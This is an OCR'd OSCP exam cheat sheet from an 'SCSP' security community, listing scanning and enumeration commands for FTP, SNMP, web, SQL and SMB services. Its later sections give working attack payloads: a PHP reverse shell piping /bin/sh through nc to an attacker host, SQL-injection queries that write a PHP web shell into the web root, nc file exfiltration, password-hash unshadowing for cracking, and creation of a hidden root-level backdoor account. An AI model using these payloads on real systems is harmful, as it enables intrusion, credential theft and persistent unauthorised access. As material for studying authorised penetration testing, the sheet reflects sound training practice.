
OSCP Cheat Sheet

Part-1



OSCP Cheat Sheet

Scanning and Enumeration

Port Scanning

```
#   nmap -sC -sV -O -p- <ip>
#   nmap -sV -sC -sU <ip>
#   nmap -Pn -sT -sU  -p $ports --script=*vuln* -vv -oN nmap_vuln  <ip>
```

FTP - Port 21


```
#   nmap -p 21 --script="+*ftp* and not brute and not dos and not fuzzer"  -vv -oN ftp $ip
#   hydra -s 21 -C /usr/share/sparta/wordlists/ftp-default-userpass.txt  -u -f $ip ftp
```

Anonymous Login allowed? Yes - enumerate the ftp directory, check for upload functionality

SNMP - Port 161

```
#   snmpwalk -c public -v1 $IP
#   snmp-check $IP
#   snmpcheck -t $IP -c public
#   Onesixtyone – c <community list file> -I <ip-address>
```

scspcommunity   scspcommunity   scspcommunity   scspcommunity   scspcommunity



OSCP Cheat Sheet

SCSP SEASONED CYBER SECURITY PROFESSIONALS

Scanning and Enumeration

Web - Port 80, 443


```
#   nikto -h <ip>
#   curl -X OPTIONS <ip>
#   curl -s http://$ip/robots.txt
#   gobuster dir -u <ip> -w <wordlist>
#   dirsearch -u <ip> -w <wordlist> -e <extension>
```

Check for LFI/RFI, SQLi in URL & POST request parameters & File Uploads

MySQL - Port 3306 & MsSQL - Port 1433

```
#   nmap -p 3306 --script="+*mysql* and not brute and not dos and not
    fuzzer" -vv -oN mysql $ip
```

scspcommunity scspcommunity scspcommunity scspcommunity scspcommunity



OSCP Cheat Sheet


SMB - Port 445, 139 & RPC - Port 111, 135

```
#   enum4linux -a <ip>
#   nmap -p 139,445 192.168.1.1/24 --script smb-enum-shares.nse
     smb-os-discovery.nse
#   nmap --script rpcinfo.nse <targetip> -p 111
#   rpcclient -U "" -N
#   smbclient -L <ip>
#   showmount -e $ip
#   smbmap -H [ip] -d [domain] -u [user] -p [password]
#   mount -t cifs //<server ip>/<share> <local dir> -o
    username=”guest”,password=””
```

Scanning

and

Enumeration



OSCP Cheat Sheet

Spawing a Shell


```
#   python -c 'import pty; pty.spawn("/bin/bash")'

#   <?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>
    &1|nc <attackerip> 1234 >/tmp/f');?>
```

Shell From SQL Injection:

```
Windows:
#   ?id=1 union all select 1,2,3,4,""<?php echo shell_exec($_GET['cmd']);?>
    "",6,7,8,9 into OUTFILE 'c:/xampp/htdocs/cmd.php'
Linux:
#   ?id=1 union all select 1,2,3,4,""<?php echo shell_exec($_GET['cmd']);?>
    "",6,7,8,9 into OUTFILE '/var/www/html/cmd.php'"
```

```
#   echo 'os.system('/bin/bash')'
```

scspcommunity scspcommunity scspcommunity scspcommunity scspcommunity



OSCP Cheat Sheet

Post Exploitation

```
#   python -m SimpleHTTPServer 80) -> On attacker
#   On victim download using wget
```

```
#   nc -lvp 4444 > file (on attacker) | nc <attacker_ip> 4444 > file
```

```
#   unshadow passwd.txt shadow.txt > passwords.txt
```

```
#   sudo useradd -ou 0 -g 0 john | sudo passwd John@1234
```

SCSP
SEASONED CYBER SECURITY PROFESSIONALS
scspcommunity
scspcommunity
scspcommunity
scspcommunity
scspcommunity